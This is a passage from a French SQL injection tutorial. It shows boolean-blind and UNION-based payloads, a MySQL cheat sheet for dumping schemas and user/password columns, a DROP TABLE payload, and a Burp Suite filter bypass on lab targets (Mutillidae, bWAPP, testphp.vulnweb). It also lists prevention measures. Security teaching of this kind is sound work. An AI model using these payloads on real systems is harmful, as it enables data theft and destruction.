Il faut ensuite trouver le type des champs : en effet, on ne peut pas toujours faire un UNION entre un entier et un string. On remplace donc les NULL par 1 et par 'a' (on regarde où il y a une erreur) Il est maintenant possible d'extraire les données de la base de données.

Exploiter une boolean-based blind SQLi

Syntaxe : substr(chaîne, position, longueur)

On trouve le nom de l'utilisateur comme suit :

' or substring(user(), 1, 1) = 'a

' or substring(user(), 1, 1) = 'b

…


Puis :

' or substring(user(), 2, 1) = 'a

' or substring(user(), 2, 1) = 'b

…

On trouve ainsi le nom de l'utilisateur. Exemple (machine virtuelle bWAPP) :



Ce message nous avertit que la première lettre du nom de la base de données est "b"

Il reste à continuer de la même manière pour trouver toutes les lettres du nom de la base de données… Dans le cas présent, le nom de la base de données est "bwapp".

Faire une injection SQL via l'URL

Lorsque vous faites une attaque via l'URL, vous pouvez par exemple avoir :

https://www.website.net/script.php?id=1

https://www.website.net/script.php?id=1 and 1=0 UNION SELECT 1,database(),3,4,5 -- -

(il est parfois utile de remplacer les espaces par le signe +)

Du simple vandalisme avec une injection SQL

Vous pouvez détruire facilement une table de la base de données avec la commande :

SELECT * FROM users WHERE user=' ' ; DROP TABLE achats; -- - ' AND PASS=''

Mesures de prévention contre les injections SQL :

- ➔ Utiliser des requêtes préparées
- ➔ Échapper les entrées (escaping inputs)
- ➔ Désinfecter les entrées (sanitizing inputs) = rejet des entrées non valides

Injections SQL : aide-mémoire

Concaténation	Oracle	**'word1'||'word2'**
	PostgreSQL	**'word1'||'word2'**
	MSSQL	**'word1'+'word2'**
	MySQL	**CONCAT('word1','word2')**
Sous-chaînes	Oracle	**SUBSTR('a-word-here', 4, 2)**
	PostgreSQL	**SUBSTRING('a-word-here', 4, 2)**
	MSSQL	
	MySQL	**SUBSTRING('a-word-here', 4, 2)**
Commentaires	Oracle	**--comment**
	PostgreSQL	**--comment /*comment*/**
	MSSQL	**--comment /*comment*/**
	MySQL	**-- comment [Attention à l'espace après le double tiret] /*comment*/ #comment**
Version de la base de données	Oracle	**SELECT banner FROM v$version** **SELECT version FROM v$instance**
	PostgreSQL	**SELECT version()**
	MSSQL	**SELECT @@version**
	MySQL	**SELECT @@version**
Contenu de la base de données	Oracle	**SELECT * FROM all_tables** **SELECT * FROM all_tab_columns WHERE table_name = 'TABLE-NAME-HERE'**
	PostgreSQL	**SELECT * FROM information_schema.tables** **SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'**
	MSSQL	**SELECT * FROM information_schema.tables** **SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'**
	MySQL	**SELECT * FROM information_schema.tables** **SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'**

Injections avec MySQL

Utilisateur courant :

```
UNION SELECT user() ; -- -
```

Base de données courante :

```
UNION SELECT database() ; -- -
```

Version de MYSQL :

```
UNION SELECT @@version ; -- -
```

Bases de données en présence :

```
UNION SELECT schema_name FROM information_schema.schemata; -- -
```

Tables en présence (toutes les bases de données confondues) :

```
UNION SELECT table_schema, table_name FROM information_schema.tables WHERE table_schema != 'mysql' AND table_schema != 'information_schema'; -- -
```

Tables en présence (pour la base de données courante) :

```
UNION SELECT table_schema, table_name FROM information_schema.tables WHERE table_schema = database(); -- -
```

Tables et colonnes en présence (toutes les bases de données confondues) :

```
UNION SELECT table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema != 'mysql' AND table_schema != 'information_schema'; -- -
```

Colonnes en présence (pour la base de données courante) :

```
UNION SELECT 1, 2, column_name FROM information_schema.columns WHERE table_name = 'users' AND table_schema = database(); -- -
```

Contenu des colonnes d'une table pour une base de données précise (ici "base") :

```
UNION SELECT username, password  FROM base.users; -- -
```


(ici base de données = "base" et table = "users")

CONCATÉNER PLUSIEURS INFORMATIONS DANS UN CHAMP UNIQUE :


```
SELECT CONCAT(user(), " - - ", database(), " - - ",  @@version) …
```

Injections SQL (SQLi) : un exemple simple

Affichons sur Mutillidae la page **User Lookup (SQL)** :




Introduisons dans le formulaire de login le payload classique **(' OR 1 = 1 -- -)** :




Nous accédons facilement au contenu de la base de données !

Recommençons en augmentant le niveau de sécurité :




Des caractères dangereux sont alors détectés et notre injection échoue !


Tentons une technique de contournement : nous soumettons au formulaire notre payload après l'avoir encodé (**URL encoding** réalisé par l'encodeur de **Burp Suite**)



Deuxième échec, notre payload est rejeté car trop long :




Nous configurons alors notre navigateur pour qu'il utilise le proxy de Burp Suite :




Nous soumettons à notre formulaire des données quelconques (*test/password*) :


La requête est interceptée par Burp :



Nous remplaçons dans cette requête l'username et le password par notre payload encodé :



Cliquons maintenant sur le bouton **Forward** pour envoyer la requête au serveur.



Results for "' OR 1=1 -- -".24 records found.

Username=admin
Password=admin
Signature=g0t r00t?

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk

Username=jeremy
Password=password
Signature=d1373 1337 speak

Username=bryce
Password=password
Signature=I Love SANS


Bingo : nous avons réussi à bypasser la protection et notre injection donne le résultat escompté !

Exploitation sur testphp.vulnweb : Union-based SQLi

Nous attaquerons l'URL : **http://testphp.vulnweb.com/listproducts.php?cat=2**

testphp.vulnweb.com/listproducts.php?cat=2 union select 1,2,3,4,5,6,7,8,9,10

testphp.vulnweb.com/listproducts.php?cat=2 union select 1,2,3,4,5,6,7,8,9,10,11




Méthode 1 ➔ Il y a donc 11 colonnes dans la table !


On aurait pu encore faire comme ci-dessous :

testphp.vulnweb.com/listproducts.php?cat=2 order by 10

testphp.vulnweb.com/listproducts.php?cat=2 order by 11

